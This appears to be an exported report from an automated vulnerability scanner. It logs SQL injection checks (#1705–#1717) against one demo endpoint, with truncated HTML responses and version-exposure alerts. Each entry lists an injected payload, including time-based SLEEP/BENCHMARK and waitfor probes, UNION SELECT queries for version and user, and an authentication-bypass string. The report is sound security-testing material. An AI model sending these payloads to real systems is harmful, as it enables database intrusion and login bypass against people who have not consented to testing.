Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1705				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1#
Name	Value				
DemoUser1#	ORDER BY 1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1706				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1707

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1708				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' AND MID(VERSION(),1,1) = '5';</td></tr></table>	Name	Value	DemoUser1#	' AND MID(VERSION(),1,1) = '5';
Name	Value				
DemoUser1#	' AND MID(VERSION(),1,1) = '5';				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqq93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1709

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqq93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1710				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AS INJECTX WHERE 1=1 AND 1=1 #

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/
z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1711

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AND 1=1 AND '%!='

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1712

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),3#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),3#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),3#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1713				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>"));waitfor delay '0:0:5'--</td></tr></table>	Name	Value	DemoUser1#	"));waitfor delay '0:0:5'--
Name	Value				
DemoUser1#	"));waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1714				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1715	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin") or "1"="1"--</td></tr></table>		Name	Value	DemoUser1#	admin") or "1"="1"--
Name	Value					
DemoUser1#	admin") or "1"="1"--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrKXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1716					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>1/0</td></tr></table>		Name	Value	DemoUser1#	1/0
Name	Value					
DemoUser1#	1/0					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>					

	cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1717

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' and 1=2 --</td></tr></table>	Name	Value	DemoUser1#	' and 1=2 --
Name	Value				
DemoUser1#	' and 1=2 --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
